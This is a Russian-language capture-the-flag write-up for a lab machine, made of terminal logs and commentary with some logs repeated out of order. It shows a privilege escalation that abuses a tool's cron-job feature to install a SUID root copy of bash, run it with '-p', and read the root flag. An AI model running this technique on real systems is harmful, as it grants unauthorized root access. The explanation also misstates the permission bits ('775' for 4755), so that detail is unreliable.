[2025-11-14 17:04:00] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true /usr/bin/install -m 4755 /bin/bash /usr/local/bin/bsh >> /tmp/charfix.log 2>&1
charcol> ls -l /usr/local/bin/bsh
[2025-11-14 17:05:34] [ERROR] Error: Command 'ls' is not a recognized Charcol command in the interactive shell. Blocked.
```

```
bin/bsh" --name r00t_job_fix --log-output /tmp/charfix.log
Enter system password for user 'mark' to confirm:
/usr/lib/python3.12/getpass.py:91: GetPassWarning: Can not control echo on the terminal.
  passwd = fallback_getpass(prompt, stream)
Warning: Password input may be echoed.
123456

[2025-11-14 17:03:57] [INFO] System password verification required for this operation.
[2025-11-14 17:04:00] [INFO] System password verified successfully.
[2025-11-14 17:04:00] [INFO] Auto job 'r00t_job_fix' (ID: 299efc12-ade9-4d9b-af74-3b79c2ea0893) added successfully. The job will run according to schedule.
[2025-11-14 17:04:00] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true /usr/bin/install -m 4755 /bin/bash /usr/local/bin/bsh >> /tmp/charfix.log 2>&1
charcol> ls -l /usr/local/bin/bsh
[2025-11-14 17:05:34] [ERROR] Error: Command 'ls' is not a recognized Charcol command in the interactive shell. Blocked.
[2025-11-14 17:05:34] [INFO] Did you mean 'list'?
charcol> id
[2025-11-14 17:05:42] [ERROR] Error: Command 'id' is not a recognized Charcol command in the interactive shell. Blocked.
charcol> exit
[2025-11-14 17:05:48] [INFO] Exiting Charcol shell.
ls -l /usr/local/bin/bsh
-rwsr-xr-x 1 root root 1474768 Nov 14 17:05 /usr/local/bin/bsh
id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)
/usr/local/bin/bsh -p
/usr/bin/bash: line 11: /usr/local/bin/bsh: No such file or directory
/usr/local/bin/bsh -p
id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)
cat /root/root.txt
63592fc444fc7c3043b9249e44264ceb
```

```
charcol> auto add --schedule "* * * * *" --command "/usr/bin/install -m 4755 /bin/bash /usr/local/bin/bsh" --name r00t_job_fix --log-output /tmp/charfix.log
```

Ввожу пароль для подтверждения операции (пароль для марка я кстати изменил)

И выхожу из оболочки.

Дальше: `/usr/local/bin/bsh -p`

id


uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)

Видим, что добавился euid=0(root)

Ну и всё, читаем флаг, машина пройдена.

cat /root/root.txt

63592fc444fc7c3043b9249e44264ceb



А теперь, я разберу, что здесь происходит. Собственно, когда открыли help в shell оболочке утилиты, там было написано про добавление cron задачи. Собственно, через это я и эксплуатировал.

Опция --schedule "\*" \* \* \* "\*" означает min hour dom mon dow, и \* в каждом поле – каждую минуту, каждый час, каждый день, каждый месяц, в любой день недели. Т.е задача запускается раз в минуту.

Ну опции про имя задачи и файл с логами, думаю понятны.

А вот --command сюда мы пишем команду, которая будет выполняться каждую минуту.

Команда: "/usr/bin/install -m 4755 /bin/bash /usr/local/bin/bsh"

/usr/bin/install – это аналог /usr/bin/chmod – это утилита, которая умеет копировать файл и сразу задавать права владельца.

-m 4755 – права файла. Число 4755 значит:

775 права для пользователей.

а 4 это SUID-бит. (suid бит может быть только у исполняемых файлов. И когда допустим какой то пользователь запускает файл, **процесс получает UID владельца файла**, то есть euid=0(root).)

/bin/bash – что копируем.

/usr/local/bin/bsh – куда кладем копию.

Собственно, что произошло: мы скопировали `/bin/bash` в `/usr/local/bin/bsh` выдали ей `suid` бит. И любой процесс, который получает `SUID`-файл, принадлежащий `root`, получает `UID=0` на время выполнения этого процесса. Короче выдали нашей оболочке `euid(0)`

`/usr/local/bin/bsh -p` – для того, так как `bash` по умолчанию сбрасывает привилегии, ключ `-p` говорит `bash` не понижать привилегии и сохранить `euid=root`